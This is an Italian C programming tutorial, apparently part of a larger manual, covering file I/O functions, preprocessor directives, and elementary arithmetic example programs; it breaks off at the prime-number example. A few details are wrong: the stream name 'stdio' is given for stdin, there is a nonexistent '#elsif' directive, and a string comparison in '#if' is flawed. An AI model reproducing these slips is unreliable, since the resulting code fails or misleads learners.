La gestione dei file offerta dal linguaggio C è elementare, a meno di fare uso di librerie specifiche realizzate appositamente per gestioni più sofisticate dei dati. A parte questa considerazione, il linguaggio C offre due tipi di accesso ai file; uno definibile come «normale» e un altro a basso livello, per permettere l'accesso a funzioni del sistema operativo. In questo capitolo verrà mostrato solo l'utilizzo normale dei file.

287.1 FILE come tipo di dati

Nel linguaggio C, i file vengono trattati come un tipo di dati derivato, cioè ottenuto dai tipi elementari esistenti. In pratica, quando si apre e si gestisce un file, si ha a che fare con un puntatore al file, o *file pointer*, che è una variabile contenente un qualche riferimento univoco al file stesso.

Per gestire i puntatori ai file in C, occorre dichiarare una variabile come puntatore al tipo derivato '**`FILE`**', come nell'esempio seguente:

```
#include <stdio.h>
...
int main ()
  {
    FILE *pf;
    ...
  }
```

Il fatto che il nome utilizzato per questo tipo di dati, '**`FILE`**', sia scritto utilizzando solo lettere maiuscole, lascia intendere che si tratta di una macro che si traduce in qualcosa di adatto al tipo particolare di piattaforma utilizzato (si veda la sezione 288.1.1). Per questo stesso motivo, l'utilizzo di tale tipo richiede l'inclusione del file di intestazione '`stdio.h`'.

287.1.1 EOF

Oltre alla macro '**`FILE`**', è bene considerarne un'altra, anch'essa molto importante: '**`EOF`**'. Si tratta di un valore, definito in base alle caratteristiche della piattaforma, utilizzato per rappresentare il raggiungimento della fine del file. Anche questa macro è definita all'interno del file '`stdio.h`'.

287.2 Apertura e chiusura

L'apertura dei file viene ottenuta normalmente con la funzione '**`fopen()`**' che restituisce il puntatore al file, oppure il puntatore nullo, '**`NULL`**', in caso di fallimento dell'operazione. L'esempio seguente mostra l'apertura del file '`mio_file`' contenuto nella directory corrente, con una modalità di accesso in sola lettura.

```
#include <stdio.h>
...
int main ()
  {
    FILE *pfMioFile;
    ...
    pfMioFile = fopen ("mio_file", "r");
    ...
  }
```

Come si vede dall'esempio, è normale assegnare il puntatore ottenuto a una variabile adatta, che da quel momento identificherà il file, finché questo resterà aperto.

La chiusura del file avviene in modo analogo, attraverso la funzione '**fclose()**', che restituisce zero se l'operazione è stata conclusa con successo, oppure il valore rappresentato da '**EOF**'. L'esempio seguente ne mostra l'utilizzo.

```
fclose (pfMioFile);
```

La chiusura del file conclude l'attività con questo, dopo avere scritto tutti i dati eventualmente ancora rimasti in sospeso (se il file era stato aperto in scrittura).

> Normalmente, un file aperto viene definito come *flusso*, o *stream*; così, nello stesso modo viene identificata la variabile puntatore che vi si riferisce. In effetti, lo stesso file potrebbe anche essere aperto più volte con puntatori differenti, quindi è corretto distinguere tra file fisici su disco e file aperti, o flussi.

287.2.1 fopen()

FILE *fopen (char **file*, char **modalità*)

La funzione '**fopen()**' permette di aprire il file indicato attraverso la stringa fornita come primo parametro, tenendo conto che tale stringa può contenere anche informazioni sul percorso necessario per raggiungerlo, secondo la modalità stabilita dal secondo parametro, anch'esso una stringa.

La stringa fornita come secondo parametro, contenente l'informazione della modalità, può utilizzare i simboli seguenti:

- '**r**'

  apre il file in sola lettura, posizionandosi all'inizio del file;

- '**r+**'

  apre il file in lettura e scrittura, posizionandosi all'inizio del file;

- '**w**'

  apre il file in sola scrittura, creandolo se necessario, o troncandone a zero il suo contenuto se questo esisteva già;

- '**w+**'

  apre il file in scrittura e lettura, creandolo se necessario, o troncandone a zero il suo contenuto se questo esisteva già;

- '**a**'

  apre il file in scrittura in aggiunta (*append*), creandolo se necessario, o aggiungendovi dati a partire dalla fine e, di conseguenza, posizionandosi alla fine dello stesso;

- '**a+**'

  apre il file in scrittura in aggiunta e in lettura, creandolo se necessario, o aggiungendovi dati a partire dalla fine e, di conseguenza, posizionandosi alla fine dello stesso.

La funzione restituisce un puntatore al tipo '**FILE**', riferito al file aperto, oppure si tratta del puntatore nullo ('**NULL**') in caso di insuccesso.

Vedere anche *fopen(3)*.

287.2.2 fclose()

```
int fclose (FILE *stream)
```

La funzione '**`fclose()`**' chiude il file rappresentato dal puntatore indicato come parametro della funzione. Se il file era stato aperto in scrittura, prima di chiuderlo vengono scaricati i dati eventualmente accumulati nella memoria tampone (i *buffer*), utilizzando la funzione '**`fflush()`**'.

La funzione restituisce il valore zero se l'operazione si conclude normalmente, oppure '**`EOF`**' se qualcosa non funziona correttamente. In ogni caso, il file non è più accessibile attraverso il puntatore utilizzato precedentemente.

Vedere anche *fclose(3)* e *fflush(3)*.

287.3 Lettura e scrittura

L'accesso al contenuto dei file avviene generalmente solo a livello di byte e non di record. Le operazioni di lettura e scrittura dipendono da un indicatore riferito a una posizione, espressa in byte, del contenuto del file stesso. A seconda di come viene aperto il file, questo indicatore viene posizionato nel modo più logico, come è già stato descritto nella descrizione della funzione '**`fopen()`**'. Questo viene spostato automaticamente a seconda delle operazioni di lettura e scrittura che si compiono, tuttavia, quando di passa da una modalità di accesso all'altra, è necessario spostare l'indicatore attraverso le istruzioni opportune, in modo da non creare ambiguità.

La lettura avviene normalmente attraverso la funzione '**`fread()`**' che legge una quantità di byte trattandoli come un array. Per la precisione, si tratta di definire la dimensione di ogni elemento, espressa in byte, quindi la quantità di tali elementi. Il risultato della lettura viene inserito in un array, i cui elementi hanno la stessa dimensione. Si osservi l'esempio seguente:

```
...
    char ac[100];
    FILE *pf;
    int i;
    ...
    i = fread (ac, 1, 100, pf);
    ...
```

In questo modo si intende leggere 100 elementi della dimensione di un solo byte, collocandoli nell'array '**`ac[]`**', organizzato nello stesso modo. Naturalmente, non è detto che la lettura abbia successo, o quantomeno non è detto che si riesca a leggere la quantità di elementi richiesta. Il valore restituito dalla funzione rappresenta la quantità di elementi letti effettivamente. Se si verifica un qualsiasi tipo di errore che impedisce la lettura, la funzione si limita a restituire zero, o al limite, in certe versioni del linguaggio C, restituisce un valore negativo.

Quando il file viene aperto in lettura, l'indicatore interno viene posizionato all'inizio del file; quindi, ogni operazione di lettura sposta in avanti il puntatore, in modo che la lettura successiva avvenga a partire dalla posizione seguente:

```
...
    char ac[100];
    FILE *pf;
    int i;
    ...
    pf = fopen ("mio_file", "r");
    ...
    while (1)        /* Ciclo senza fine */
      {
        i = fread (ac, 1, 100, pf);
        if (i == 0)
```

```
          {
            break;      /* Termina il ciclo */
          }
        ...
      }
    ...
```

In questo modo, come mostra l'esempio, viene letto tutto il file a colpi di 100 byte alla volta, tranne l'ultima in cui si ottiene solo quello che resta da leggere.

La scrittura avviene normalmente attraverso la funzione '**`fwrite()`**' che scrive una quantità di byte trattandoli come un array, nello stesso modo già visto con la funzione '**`fread()`**'.

```
...
    char ac[100];
    FILE *pf;
    int i;
    ...
    i = fwrite (ac, 1, 100, pf);
    ...
```

L'esempio, come nel caso di '**`fread()`**', mostra la scrittura di 100 elementi di un solo byte, prelevati da un array. Il valore restituito dalla funzione è la quantità di elementi che sono stati scritti con successo. Se si verifica un qualsiasi tipo di errore che impedisce la scrittura, la funzione si limita a restituire zero, o al limite, in certe versioni del linguaggio C, restituisce un valore negativo.

Anche in scrittura è importante l'indicatore della posizione interna del file. Di solito, quando si crea un file o lo si estende, l'indicatore si trova sempre alla fine. L'esempio seguente mostra lo scheletro di un programma che crea un file, copiando il contenuto di un altro (non viene utilizzato alcun tipo di controllo degli errori).

```
#include <stdio.h>
#define BLOCCO 1024
...
int main ()
{
    char ac[BLOCCO];
    FILE *pfIN;
    FILE *pfOUT;
    int i;
    ...
    pfIN = fopen ("fileIN", "r");
    ...
    pfOUT = fopen ("fileOUT", "w");
    ...
    while (1)   /* Ciclo senza fine */
      {
        i = fread (ac, 1, BLOCCO, pfIN);
        if (i == 0)
          {
            break;      /* Termina il ciclo */
          }
        ...
        fwrite (ac, 1, i, pfOUT);
        ...
      }
    ...
    fclose (pfIN);
    fclose (pfOUT);
    ...
}
```

287.3.1 fread()

```
size_t fread (void *buffer, size_t dimensione, size_t quantità, FILE *stream)
```

La funzione '**`fread()`**' permette di leggere una porzione del file identificato attraverso il puntatore riferito al flusso (*stream*), collocandola all'interno di un array. La lettura del file avviene a partire dalla posizione dell'indicatore interno al file, per una quantità stabilita di elementi di una data dimensione. La dimensione degli elementi viene espressa in byte e deve coincidere con la dimensione degli elementi dell'array ricevente, che in pratica si comporta da memoria tampone (*buffer*). L'array ricevente deve essere in grado di accogliere la quantità di elementi letti.

La funzione restituisce il numero di elementi letto effettivamente.

Il tipo di dati '**`size_t`**' serve a garantire la compatibilità con qualunque tipo intero, mentre il tipo '**`void`**' per l'array della memoria tampone, ne permette l'utilizzo di qualunque tipo.

287.3.2 fwrite()

```
size_t fwrite (void *buffer, size_t dimensione, size_t quantità, FILE *stream)
```

La funzione '**`fwrite()`**' permette di scrivere il contenuto di una memoria tampone (*buffer*), contenuta in un array, in un file identificato attraverso il puntatore riferito al flusso (*stream*). La scrittura del file avviene a partire dalla posizione dell'indicatore interno al file, per una quantità stabilita di elementi di una data dimensione. La dimensione degli elementi viene espressa in byte e deve coincidere con la dimensione degli elementi dell'array che rappresenta la memoria tampone. L'array in questione deve contenere almeno la quantità di elementi di cui viene richiesta la scrittura.

La funzione restituisce il numero di elementi scritti effettivamente.

Il tipo di dati '**`size_t`**' serve a garantire la compatibilità con qualunque tipo intero, mentre il tipo '**`void`**' per l'array della memoria tampone, ne permette l'utilizzo di qualunque tipo.

287.4 Indicatore interno al file

Lo spostamento diretto dell'indicatore interno della posizione di un file aperto è un'operazione necessaria quando il file è stato aperto sia in lettura che in scrittura e da un tipo di operazione si vuole passare all'altro. Per questo si utilizza la funzione '**`fseek()`**' ed eventualmente anche '**`ftell()`**' per conoscere la posizione attuale. La posizione e gli spostamenti sono espressi in byte.

'**`fseek()`**' esegue lo spostamento a partire dall'inizio del file, oppure dalla posizione attuale, oppure dalla posizione finale. Per questo utilizza un parametro che può avere tre valori, rispettivamente 0, 1 e 2, identificati anche da tre macro: '**`SEEK_SET`**', '**`SEEK_CUR`**' e '**`SEEK_END`**'. l'esempio seguente mostra lo spostamento del puntatore, riferito al flusso '**`pf`**', in avanti di 10 byte, a partire dalla posizione attuale.

```
i = fseek (pf, 10, 1);
```

La funzione '**`fseek()`**' restituisce zero se lo spostamento avviene con successo, altrimenti si ottiene un valore negativo.

L'esempio seguente mostra lo scheletro di un programma, senza controlli sugli errori, che, dopo aver aperto un file in lettura e scrittura, lo legge a blocchi di dimensioni uguali, modifica questi blocchi e li riscrive nel file.

```
#include <stdio.h>

/* ------------------------------------------------------------------ */
/* Dimensione del record logico                                       */
/* ------------------------------------------------------------------ */
#define RECORD 10


int main ()
{
    char ac[RECORD];
    FILE *pf;
    int iQta;
    int iPosizione1;
    int iPosizione2;

    pf = fopen ("mio_file", "r+");      /* lettura+scrittura         */

    while (1)                           /* Ciclo senza fine          */
      {
        /* Salva la posizione del puntatore interno al file          */
        /* prima di eseguire la lettura.                             */
        iPosizione1 = ftell (pf);
        iQta = fread (ac, 1, RECORD, pf);

        if (iQta == 0)
          {
            break;                      /* Termina il ciclo          */
          }

        /* Salva la posizione del puntatore interno al file          */
        /* Dopo la lettura.                                          */
        iPosizione2 = ftell (pf);

        /* Sposta il puntatore alla posizione precedente alla        */
        /* lettura.                                                  */
        fseek (pf, iPosizione1, SEEK_SET);

        /* Esegue qualche modifica nei dati, per esempio mette un    */
        /* punto esclamativo all'inizio.                             */
        ac[0] = '!';

        /* Riscrive il record modificato.                            */
        fwrite (ac, 1, iQta, pf);

        /* Riporta il puntatore interno al file alla posizione       */
        /* corretta per eseguire la prossima lettura.                */
        fseek (pf, iPosizione2, SEEK_SET);
      }

    fclose (pf);
}
```

287.4.1 fseek()

```
int fseek (FILE *stream, long spostamento, int punto_di_partenza)
```

La funzione '**`fseek()`**' permette di spostare la posizione dell'indicatore interno al file a cui fa riferimento al flusso (*stream*) fornito come primo parametro. La posizione da raggiungere si riferisce al punto di partenza, rappresentato attraverso tre macro:

- '**`SEEK_SET`**' rappresenta l'inizio del file;
- '**`SEEK_CUR`**' rappresenta la posizione attuale;

- '**SEEK_END**' rappresenta la fine del file.

Il valore dello spostamento, fornito come secondo parametro, rappresenta una quantità di byte che può essere anche negativa, indicando in tal caso un arretramento dal punto di partenza.

Il valore restituito da '**fseek()**' è zero se l'operazione viene completata con successo, altrimenti viene restituito un valore negativo: -1.

287.4.2 ftell()

```
long ftell (FILE *stream)
```

La funzione '**ftell()**' permette di conoscere la posizione dell'indicatore interno al file a cui fa riferimento il flusso (*stream*) fornito come parametro. La posizione è assoluta, ovvero riferita all'inizio del file.

Il valore restituito in caso di successo è positivo, a indicare appunto la posizione dell'indicatore. Se si verifica un errore viene restituito un valore negativo: -1.

287.5 File di testo

I file di testo possono essere gestiti in modo più semplice attraverso due funzioni: '**fgets()**' e '**fputs()**'. Queste permettono rispettivamente di leggere e scrivere un file una riga alla volta, intendendo come riga una porzione di testo che termina con il codice di interruzione di riga.

La funzione '**fgets()**' permette di leggere una riga di testo di una data dimensione massima. Si osservi l'esempio seguente:

```
fgets (acz, 100, pf);
```

In questo caso, viene letta una riga di testo di una dimensione massima di 99 caratteri, dal file rappresentato dal puntatore '**pf**'. Questa riga viene posta all'interno dell'array '**acz[]**', con l'aggiunta di un carattere '**\0**' finale. Questo fatto spiega il motivo per il quale il secondo parametro corrisponde a 100, mentre la dimensione massima della riga letta è di 99 caratteri. In pratica, l'array di destinazione è sempre una stringa, terminata correttamente.

Nello stesso modo funziona '**fputs()**', che però richiede solo la stringa e il puntatore del file da scrivere. Dal momento che una stringa contiene già l'informazione della sua lunghezza perché possiede un carattere di conclusione, non è prevista l'indicazione della quantità di elementi da scrivere.

```
fputs (acz, pf);
```

287.5.1 fgets()

```
char *fgets (char *stringa, int dimensione, FILE *stream)
```

La funzione '**fgets()**' permette di leggere una stringa corrispondente a una riga di testo da un file. '**fgets()**' impone l'indicazione della dimensione massima della riga, dal momento che questa deve poi essere contenuta nell'array indicato come primo parametro. La dimensione massima, indicata come secondo parametro, rappresenta la dimensione dell'array di caratteri che deve riceverlo. Dal momento che per essere una stringa, questa deve essere terminata, allora la dimensione massima della riga sarà di un carattere in meno rispetto alla dimensione dell'array.

Pertanto, la lettura del file avviene fino al raggiungimento della dimensione dell'array (meno uno), oppure fino al raggiungimento del codice di interruzione di riga, che viene regolarmente incluso nella riga letta, oppure anche fino alla conclusione del file.

Se l'operazione di lettura riesce, '**fgets()**' restituisce un puntatore corrispondente alla stessa stringa (cioè l'array di caratteri di destinazione), altrimenti restituisce il puntatore nullo, '**NULL**', per esempio quando il file ha raggiunto la fine.

287.5.2 fputs()

```
int fputs (const char *stringa, FILE *stream)
```

La funzione '**fputs()**' permette di scrivere una stringa in un file di testo. La stringa viene scritta senza il codice di terminazione finale, '**\0**'.

Il valore restituito è un valore positivo in caso si successo, altrimenti '**EOF**'.

287.6 I/O standard

Ci sono tre file che risultano aperti automaticamente:

- standard input, corrispondente normalmente alla tastiera;
- standard output, corrispondente normalmente allo schermo del terminale;
- standard error, anch'esso corrispondente normalmente allo schermo del terminale.

Come è già stato visto in parte, si accede a questi flussi attraverso funzioni apposite, ma si potrebbe accedere anche attraverso le normali funzioni di accesso ai file, utilizzando per identificare i flussi i nomi: '**stdio**', '**stdout**' e '**stderr**'.

C: istruzioni del preprocessore

Il preprocessore è un programma, o quella parte del compilatore, che si occupa di pre-elaborare un sorgente prima della compilazione vera e propria. In pratica, permette di generare un nuovo sorgente prima che questo venga compilato effettivamente. L'utilità della presenza di un preprocessore, tra le altre cose, sta nella possibilità di definire gruppi di istruzioni alternativi a seconda di circostanze determinate.

Il linguaggio C non può fare a meno della presenza di un preprocessore, tanto che anche le sue direttive sono state regolate con lo standard ANSI.

288.1 Linguaggio a sé stante

Le direttive del preprocessore rappresentano un linguaggio a sé stante, con le sue regole particolari. In generale:

- le direttive iniziano con il simbolo '`#`', preferibilmente nella prima colonna;
- le direttive non utilizzano alcun simbolo di conclusione (non si usa il punto e virgola);
- una riga non può contenere più di una direttiva.

Nelle sezioni seguenti vengono descritte le direttive più importanti.

288.1.1 Direttiva #include

```
#include <file>
```

```
#include "file"
```

La direttiva '**`#include`**' permette di includere un file. Generalmente si tratta di un cosiddetto *file di intestazione*, contenente una serie di definizioni necessarie al file sorgente in cui vengono incorporate.

Come si vede dalla sintassi, il file può essere indicato delimitandolo con le parentesi angolari, oppure con gli apici doppi.

```
#include <stdio.h>
```

```
#include "stdio.h"
```

Nel primo caso si fa riferimento a un file che dovrebbe trovarsi in una posizione stabilita dalla configurazione del compilatore (nel caso del C GNU in GNU/Linux, dovrebbe trattarsi della directory '`/usr/include/`'); nel secondo si fa riferimento a una posizione precisa, che richiede l'indicazione di un percorso se non si tratta della stessa posizione in cui si trova il sorgente in questione.[1]

Un file incorporato attraverso la direttiva '**`#include`**', può a sua volta includerne altri; naturalmente, questa possibilità va considerata per evitare di includere più volte lo stesso file.

[1] Quando si indica un file da includere, delimitandolo con gli apici doppi e senza indicare alcun percorso, se non si trova il file nella directory corrente, il file viene cercato nella directory predefinita, come se fosse stato indicato tra le parentesi angolari.

288.1.2 Direttiva #define

```
#define macro [sequenza_di_caratteri]
```

La direttiva '**#define**' permette di definire dei nomi, conosciuti come *macro*, oppure «costanti simboliche» o «costanti manifeste». Quando queste macro vengono utilizzate nel sorgente, sono sostituite automaticamente con la sequenza che appare dopo la loro definizione. Per esempio,

```
#define SALUTO ciao come stai
```

farà in modo che il preprocessore sostituisca tutte le occorrenze di '**SALUTO**' con '**ciao come stai**'. È molto importante comprendere questo particolare: tutto ciò che appare dopo il nome della macro sarà utilizzato nella sostituzione. Per esempio,

```
#define SALUTO "ciao come stai"
```

è diverso dal caso precedente, perché ci sono in più gli apici doppi. Questa volta, la macro '**SALUTO**' potrebbe essere utilizzata in un'istruzione come quella seguente,

```
printf (SALUTO);
```

mentre non sarebbe stato possibile quando la sostituzione era stata definita senza apici.

Visto questo, si può osservare che questa direttiva può essere utilizzata in modo più complesso, facendo anche riferimento ad altre macro già definite.

```
#define UNO 1
#define DUE UNO+UNO
#define TRE DUE+UNO
```

In presenza di una situazione come questa, utilizzando la macro '**TRE**', si ottiene prima la sostituzione con '**DUE+UNO**', quindi con '**UNO+UNO+1**', infine con '**1+1+1**' (dopo, tocca al compilatore).

L'utilizzo tipico delle macro è quello con cui si definiscono le dimensioni di qualcosa, per esempio gli array, e la corrispondenza reale di valori determinati che dipendono dalla piattaforma.

> Per convenzione, i nomi utilizzati per le macro sono espressi solo con lettere maiuscole.

> Come si vedrà meglio in seguito, è sensato anche dichiarare una macro senza alcuna corrispondenza. Ciò può servire per le direttive '**#ifdef**' e '**#ifndef**'.

288.1.3 Direttiva #define con argomento

```
#define macro(argomento) sequenza_di_caratteri
```

La direttiva '**#define**' può essere usata in modo simile a una funzione, per definire delle sostituzioni che includono in qualche modo un argomento. Seguendo l'esempio seguente, l'istruzione '**i = DOPPIO(i)**' si traduce in '**i = (i)+(i)**'.

```
#define DOPPIO(a)       (a)+(a)
...
...
i = DOPPIO(i);
...
```

Si osservi il fatto che, nella definizione, la stringa di sostituzione è stata composta utilizzando le parentesi. Questo permette di evitare problemi successivamente, nelle precedenze di valutazione delle espressioni.

288.1.4 Direttive #if, #else, #elif e #endif

```
#if espressione
    espressione
endif
```

Le direttive '**#if**', '**#else**', '**#elif**' e '**#endif**', permettono di delimitare una porzione di codice che debba essere utilizzato o ignorato in relazione a una certa espressione che può essere calcolata solo attraverso definizioni precedenti.

```
#define DIM_MAX 1000
...
...
int main ()
{
...
#if DIM_MAX>100
    printf ("Dimensione enorme.");
    ...
#else
    printf ("Dimensione normale.");
    ...
#endif
...
}
```

L'esempio mostra in che modo si possa definire questa espressione, confrontando la macro '**DIM_MAX**' con il valore 100. Essendo stata dichiarata per tradursi in 1000, il confronto è equivalente a 1000 > 100 che risulta vero, pertanto il compilatore include solo le istruzioni relative.

In particolare, l'istruzione '**#elif**', come si può intuire, serve per costruire una catena di alternative *else-if*.

Gli operatori di confronto che si possono utilizzare per le espressioni logiche sono i soliti, in particolare, è bene ricordare che per valutare l'uguaglianza si usa l'operatore '**==**'.

```
#define NAZIONE ita
...
...
int main ()
{
#if NAZIONE==ita
    char valuta[] = "LIT";
    ...
#elsif NAZIONE==usa
    char valuta[] = "USD";
    ...
#endif
...
}
```

Queste direttive condizionali possono essere annidate; inoltre possono contenere anche altri tipi di direttiva del preprocessore.

288.1.5 Direttive #ifdef e #ifndef

Le direttive '**#ifdef**' e '**#ifndef**' si aggiungono a quelle descritte nella sezione precedente; servono per definire l'inclusione o l'esclusione di codice in base all'esistenza o meno di una macro.

```
#define DEBUG
...
```

```
int main ()
{
...
#ifdef DEBUG
    printf ("Punto di controllo n. 1\n");
    ...
#endif
...
}
```

L'esempio mostra il caso in cui sia dichiarata una macro '**DEBUG**' (che non si traduce in alcunché) e in base alla sua esistenza viene incluso il codice che mostra un messaggio particolare.

```
#define OK
...
int main ()
{
#ifndef OK
    printf ("Punto di controllo n. 1\n");
    ...
#endif
...
}
```

L'esempio appena mostrato è analogo a quello precedente, con la differenza che la direttiva '**#ifndef**' permette la compilazione delle istruzioni che controlla solo se la macro indicata non è stata dichiarata.

L'uso delle direttive '**#else**' e '**#endif**' avviene nel modo già visto per la direttiva '**#if**'.

288.1.6 Direttiva #undef

```
#undef macro
```

La direttiva '**#undef**' permette di eliminare una macro a un certo punto del sorgente.

```
#define NAZIONE ita
...
/* In questa posizione, NAZIONE risulta definita */
...
#undef NAZIONE
...
/* In questa posizione, NAZIONE non è definita */
...
```

288.2 Macro predefinite

Il compilatore C ANSI prevede alcune macro predefinite. Il loro scopo è quello di annotare informazioni legate alla compilazione nel file eseguibile finale (evidentemente a fini diagnostici).

288.2.1 File sorgente

Il programma può accedere all'informazione sul nome del file sorgente e della riga originale. Questi dati sono contenuti, rispettivamente, nelle macro '**__FILE__**' e '**__LINE__**'. Questi dati possono essere alterati nel sorgente, utilizzando la direttiva '**#line**'.

```
#line numero_riga "nome_file"
```

288.2.2 Data di compilazione

La data e l'ora della compilazione sono accessibili attraverso le macro '**__DATE__**' e '**__TIME__**'. Il formato della prima macro è la consueta stringa «mese/giorno/anno» e quello della seconda è «ore:minuti:secondi».

288.2.3 C standard

Se il compilatore C che si utilizza è «standard», allora la macro '**__STDC__**' corrisponde al valore 1. Qualunque altro valore indica che non si tratta di un compilatore standard.

C: esempi di programmazione

Questo capitolo raccoglie solo alcuni esempi di programmazione, in parte già descritti in altri capitoli. Lo scopo di questi esempi è solo didattico, utilizzando forme non ottimizzate per la velocità di esecuzione.

289.1 Problemi elementari di programmazione

In questa sezione vengono mostrati alcuni algoritmi elementari portati in C. Per la spiegazione degli algoritmi, se non sono già conosciuti, occorre leggere quanto riportato nel capitolo 282.

289.1.1 Somma tra due numeri positivi

Il problema della somma tra due numeri positivi, attraverso l'incremento unitario, è stato descritto nella sezione 282.2.1.

```
/* ================================================================= */
/* somma <x> <y>                                                     */
/* Somma esclusivamente valori positivi.                             */
/* ================================================================= */

#include <stdio.h>

/* ================================================================= */
/* somma (<x>, <y>)                                                  */
/* ----------------------------------------------------------------- */
int somma (int x, int y)
{
```

```
    int z = x;
    int i;

    for (i = 1; i <= y; i++)
      {
        z++;
      };

    return z;
}

/* ================================================================= */
/* Inizio del programma.                                             */
/* ----------------------------------------------------------------- */
int main (int argc, char *argv[])
{
    int x;
    int y;
    int z;

    /* Converte le stringhe ottenute dalla riga di comando in
       numeri interi e li assegna alle variabili x e y.              */
    sscanf (argv[1], "%d", &x);
    sscanf (argv[2], "%d", &y);

    z = somma (x, y);

    printf ("%d + %d = %d\n", x, y, z);

    return 0;
}
```

In alternativa si può tradurre il ciclo ‘**`for`**’ in un ciclo ‘**`while`**’.

```
int somma (int x, int y)
{
    int z = x;
    int i = 1;

    while (i <= y)
      {
        z++;
        i++;
      };

    return z;
}
```

289.1.2 Moltiplicazione di due numeri positivi attraverso la somma

Il problema della moltiplicazione tra due numeri positivi, attraverso la somma, è stato descritto nella sezione 282.2.2.

```
/* ================================================================= */
/* moltiplica <x> <y>                                                */
/* Moltiplica esclusivamente valori positivi.                        */
/* ================================================================= */

#include <stdio.h>

/* ================================================================= */
/* moltiplica (<x>, <y>)                                             */
/* ----------------------------------------------------------------- */
int moltiplica (int x, int y)
{
    int z = 0;
```

```
    int i;

    for (i = 1; i <= y; i++)
      {
        z = z + x;
      }

    return z;
}

/* ================================================================= */
/* Inizio del programma.                                             */
/* ----------------------------------------------------------------- */
int main (int argc, char *argv[])
{
    int x;
    int y;
    int z;

    /* Converte le stringhe ottenute dalla riga di comando in
       numeri interi e li assegna alle variabili x e y.              */
    sscanf (argv[1], "%d", &x);
    sscanf (argv[2], "%d", &y);

    z = moltiplica (x, y);

    printf ("%d * %d = %d\n", x, y, z);

    return 0;
}
```

In alternativa si può tradurre il ciclo '**`for`**' in un ciclo '**`while`**'.

```
int moltiplica (int x, int y)
{
    int z = 0;
    int i = 1;

    while (i <= y)
      {
        z = z + x;
        i++;
      }

    return z;
}
```

289.1.3 Divisione intera tra due numeri positivi

Il problema della divisione tra due numeri positivi, attraverso la sottrazione, è stato descritto nella sezione 282.2.3.

```
/* ================================================================= */
/* dividi <x> <y>                                                    */
/* Divide esclusivamente valori positivi.                            */
/* ================================================================= */

#include <stdio.h>

/* ================================================================= */
/* dividi (<x>, <y>)                                                 */
/* ----------------------------------------------------------------- */
int dividi (int x, int y)
{
    int z = 0;
    int i = x;
```

```
    while (i >= y)
      {
        i = i - y;
        z++;
      }

    return z;
}

/* ================================================================= */
/* Inizio del programma.                                             */
/* ----------------------------------------------------------------- */
int main (int argc, char *argv[])
{
    int x;
    int y;
    int z;

    /* Converte le stringhe ottenute dalla riga di comando in
       numeri interi e li assegna alle variabili x e y.              */
    sscanf (argv[1], "%d", &x);
    sscanf (argv[2], "%d", &y);

    z = dividi (x, y);

    printf ("Divisione intera - %d:%d = %d\n", x, y, z);

    return 0;
}
```

289.1.4 Elevamento a potenza

Il problema dell'elevamento a potenza tra due numeri positivi, attraverso la moltiplicazione, è stato descritto nella sezione 282.2.4.

```
/* ================================================================= */
/* exp <x> <y>                                                       */
/* Eleva a potenza.                                                  */
/* ================================================================= */

#include <stdio.h>

/* ================================================================= */
/* exp (<x>, <y>)                                                    */
/* ----------------------------------------------------------------- */
int exp (int x, int y)
{
    int z = 1;
    int i;

    for (i = 1; i <= y; i++)
      {
        z = z * x;
      }

    return z;
}

/* ================================================================= */
/* Inizio del programma.                                             */
/* ----------------------------------------------------------------- */
int main (int argc, char *argv[])
{
    int x;
```

```
    int y;
    int z;

    /* Converte le stringhe ottenute dalla riga di comando in
       numeri interi e li assegna alle variabili x e y.              */
    sscanf (argv[1], "%d", &x);
    sscanf (argv[2], "%d", &y);

    z = exp (x, y);

    printf ("%d ** %d = %d\n", x, y, z);

    return 0;
}
```

In alternativa si può tradurre il ciclo ‘**for**’ in un ciclo ‘**while**’.

```
int exp (int x, int y)
{
    int z = 1;
    int i = 1;

    while (i <= y)
      {
        z = z * x;
        i++;
      };

    return z;
}
```

È possibile usare anche un algoritmo ricorsivo.

```
int exp (int x, int y)
{
    if (x == 0)
      {
        return 0;
      }
    else if (y == 0)
      {
        return 1;
      }
    else
      {
        return (x * exp (x, y-1));
      }
}
```

289.1.5 Radice quadrata

Il problema della radice quadrata è stato descritto nella sezione 282.2.5.

```
/* ================================================================= */
/* radice <x>                                                        */
/* Radice quadrata.                                                  */
/* ================================================================= */

#include <stdio.h>

/* ================================================================= */
/* radice (<x>)                                                      */
/* ----------------------------------------------------------------- */
int radice (int x)
{
    int z = 0;
```

```
    int t = 0;

    while (1)
      {
        t = z * z;

        if (t > x)
          {
            /*  È stato superato il valore massimo. */
            z--;
            return z;
          }

        z++;
      }

    /* Teoricamente, non dovrebbe mai arrivare qui. */
}

/* ================================================================= */
/* Inizio del programma.                                             */
/* ----------------------------------------------------------------- */
int main (int argc, char *argv[])
{
    int x;
    int z;

    sscanf (argv[1], "%d", &x);

    z = radice (x);

    printf ("radq(%d) = %d\n", x, z);

    return 0;
}
```

289.1.6 Fattoriale

Il problema del fattoriale è stato descritto nella sezione 282.2.6.

```
/* ================================================================= */
/* fatt <x>                                                          */
/* Fattoriale.                                                       */
/* ================================================================= */

#include <stdio.h>

/* ================================================================= */
/* fatt (<x>)                                                        */
/* ----------------------------------------------------------------- */
int fatt (int x)
{
    int i = (x - 1);

    while (i > 0)
      {
        x = x * i;
        i--;
      }

    return x;
}

/* ================================================================= */
/* Inizio del programma.                                             */
```

```
/* ---------------------------------------------------------------- */
int main (int argc, char *argv[])
{
    int x;
    int z;

    sscanf (argv[1], "%d", &x);

    z = fatt (x);

    printf ("%d! = %d\n", x, z);

    return 0;
}
```

In alternativa, l'algoritmo si può tradurre in modo ricorsivo.

```
int fatt (int x)
{
    if (x > 1)
      {
        return (x * fatt (x - 1));
      }
    else
      {
        return 1;
      }
}
```

289.1.7 Massimo comune divisore

Il problema del massimo comune divisore, tra due numeri positivi, è stato descritto nella sezione 282.2.7.

```
/* ================================================================ */
/* mcd <x> <y>                                                      */
/* Massimo comune divisore.                                         */
/* ================================================================ */

#include <stdio.h>

/* ================================================================ */
/* mcd (<x>, <y>)                                                   */
/* ---------------------------------------------------------------- */
int mcd (int x, int y)
{
    while (x != y)
      {
        if (x > y)
          {
            x = x - y;
          }
        else
          {
            y = y - x;
          }
      }

    return x;
}

/* ================================================================ */
/* Inizio del programma.                                            */
/* ---------------------------------------------------------------- */
int main (int argc, char *argv[])
{
```

```
    int x;
    int y;
    int z;

    sscanf (argv[1], "%d", &x);
    sscanf (argv[2], "%d", &y);

    z = mcd (x, y);

    printf ("Il massimo comune divisore di %d e %d è %d\n", x, y, z);

    return 0;
}
```

289.1.8 Numero primo

Il problema della determinazione se un numero sia primo o meno, è stato descritto nella sezione 282.2.8.

```
/* ================================================================= */
/* primo <x>                                                         */
